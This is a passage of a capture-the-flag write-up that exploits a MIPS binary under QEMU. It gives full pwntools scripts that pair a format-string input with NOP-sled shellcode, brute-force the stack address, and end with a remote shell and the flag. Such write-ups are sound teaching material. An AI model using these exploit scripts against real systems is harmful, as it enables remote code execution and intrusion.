


Now let's try it without the debugger, but still locally:

```
from pwn import *

context(arch='mips', bits=32, endian='big')

io = process(['qemu-mips-static', '-L', '.', './chall'])
#io = gdb.debug(args=['-L','.','./chall'], exe='./chall', gdbscript='''
#        break *main
#        break *main+88
#        break *0x2b2ab1c4
#
#        ''')
```

```python
shellcode = asm(shellcraft.nop()) * 20
shellcode += asm(shellcraft.sh())

shellcode_len = len(shellcode)

print(hexdump(shellcode))
print(len(shellcode))


stack_addr = p32(0x2b2ab1c4)
io.sendline(b'%6$5c%1$'+ str(shellcode_len).encode() + b'c')
io.sendline(stack_addr)
io.sendline(shellcode)
io.sendline(b'D'*100)

io.interactive()
```

We execute the script and successfully get a shell:




Now let's run this on remote:

```python
from pwn import *

context(arch='mips', bits=32, endian='big')

io = remote('0.cloud.chals.io', 12490)
```

```python
#io = process(['qemu-mips-static', '-L', '.', './chall'])
#io = gdb.debug(args=['-L','.','./chall'], exe='./chall', gdbscript='''
#        break *main
#        break *main+88
#        break *0x2b2ab1c4
#
#        ''')


shellcode = asm(shellcraft.nop()) * 20
shellcode += asm(shellcraft.sh())

shellcode_len = len(shellcode)

print(hexdump(shellcode))
print(len(shellcode))


stack_addr = p32(0x2b2ab1c4)
io.sendline(b'%6$5c%1$'+ str(shellcode_len).encode() + b'c')
io.sendline(stack_addr)
io.sendline(shellcode)
io.sendline(b'D'*100)

io.interactive()
```

We run it, but this time we don't get a shell:




Seems like something is different on remote than on our local.

Getting remote's stack addr

The exploit should work right? I thought ASLR was disabled? While ASLR is disabled, there are differences in the stack between our local and remote programs. The typical culprit of this is the `envp`, which stores the environment variables on the stack. To prove this, let's empty our `env` when executing in gdb:

```
from pwn import *

context(arch='mips', bits=32, endian='big')

#io = remote('0.cloud.chals.io', 12490)
#io = process(['qemu-mips-static', '-L', '.', './chall'])
io = gdb.debug(args=['-L','.','./chall'], exe='./chall', env={},
gdbscript='''
        break *main
        break *main+88
        break *0x2b2ab1c4

        ''')


shellcode = asm(shellcraft.nop()) * 20
shellcode += asm(shellcraft.sh())

shellcode_len = len(shellcode)

print(hexdump(shellcode))
print(len(shellcode))


stack_addr = p32(0x2b2ab1c4)
io.sendline(b'%6$5c%1$'+ str(shellcode_len).encode() + b'c')
io.sendline(stack_addr)
io.sendline(shellcode)
io.sendline(b'D'*100)

io.interactive()
```

When we execute, we do in fact notice that the stack address that our shellcode is at and the stack address we jump to no longer match:



In order to get the correct stack address, we'll need to execute the program as closely as we can to remote. This means we'll execute the binary within the docker container, exactly how they have done it with the command:

```
./ynetd -p 1024 "./qemu-mips -L . chall"
```

This means we can no longer use gdb to check memory of the program and find the stack address to jump to. If we notice the difference between our old stack address and the new one, they both start with `0x2b2ab???`.

If we look at the memory pages, we see that the max stack address is `0x2bac000`:


```
0x2aaac000 0x2b2ac000 rwxp    800000      0 [stack]
```

This means that our stack address is probably somewhere between `0x2bab000` and `0x2bac000`. Since program execution with no environment variables gave `0x2b2abef4`, we can assume that the less environment variables, the higher up on the stack we need to jump to. I'm going to assume that the program is executed in a manner that has minimal environment variables, so I'll start with an address of `0x2b2ac000` and continually execute the program, decrementing the stack address each time the program crashes


We create the following script to do this:

```
from pwn import *

context(arch='mips', bits=32, endian='big')



target = 0x2b2ac000
for i in range(4096):
    #io = gdb.debug(args=['-L','.','./chall'], exe='./chall', env={},
gdbscript='''
    #        break *0x2b2abf24
    #        break *main+88
    #        ''')
    #io = process(['./qemu-mips', '-L', '.', './chall'], env={})
    io = remote('127.0.0.1', 1024)
    target -= 1
    stack_addr = p32(target)

    shellcode = asm(shellcraft.nop()) * 20
    shellcode += asm(shellcraft.sh())
    shellcode_len = len(shellcode)

    print(hex(target))

    io.sendline(b'%6$5c%1$'+ str(shellcode_len).encode() + b'c')
    io.sendline(stack_addr)
    io.sendline(shellcode)
    io.sendline(b'D'*100)

    io.interactive()
```

I execute the script and then hold down the `Enter` key for about 2-3 minutes. This is because the script is waiting for input, and won't crash until I give it some, so I have to continuously give it input in order for the script to move to the next execution. This is probably not the best method to do this, but it only took a couple minutes for it to work. After a little while the crashes stop, and nothing seems to be happening anymore:



I got ahead and try to run some commands and I do in fact get responses back:




This seems like it might be the address. Let's go ahead and use this in our final script and send it remote:

```
from pwn import *

context(arch='mips', bits=32, endian='big')

io = remote('0.cloud.chals.io', 12490)
#io = process(['qemu-mips-static', '-L', '.', './chall'])
#io = gdb.debug(args=['-L','.','./chall'], exe='./chall', env={},
gdbscript='''
#        break *main
#        break *main+88
#        break *0x2b2ab1c4
#
#        ''')


shellcode = asm(shellcraft.nop()) * 20
shellcode += asm(shellcraft.sh())

shellcode_len = len(shellcode)

print(hexdump(shellcode))
print(len(shellcode))


stack_addr = p32(0x2b2abf54)
io.sendline(b'%6$5c%1$'+ str(shellcode_len).encode() + b'c')
io.sendline(stack_addr)
io.sendline(shellcode)
io.sendline(b'D'*100)
```

```
io.interactive()
```

We send the payload and successfully get command execution, and read the flag:



Flag

```
SIVUSCG{Seems_That_QEMU_Is_Missing_Protections}
```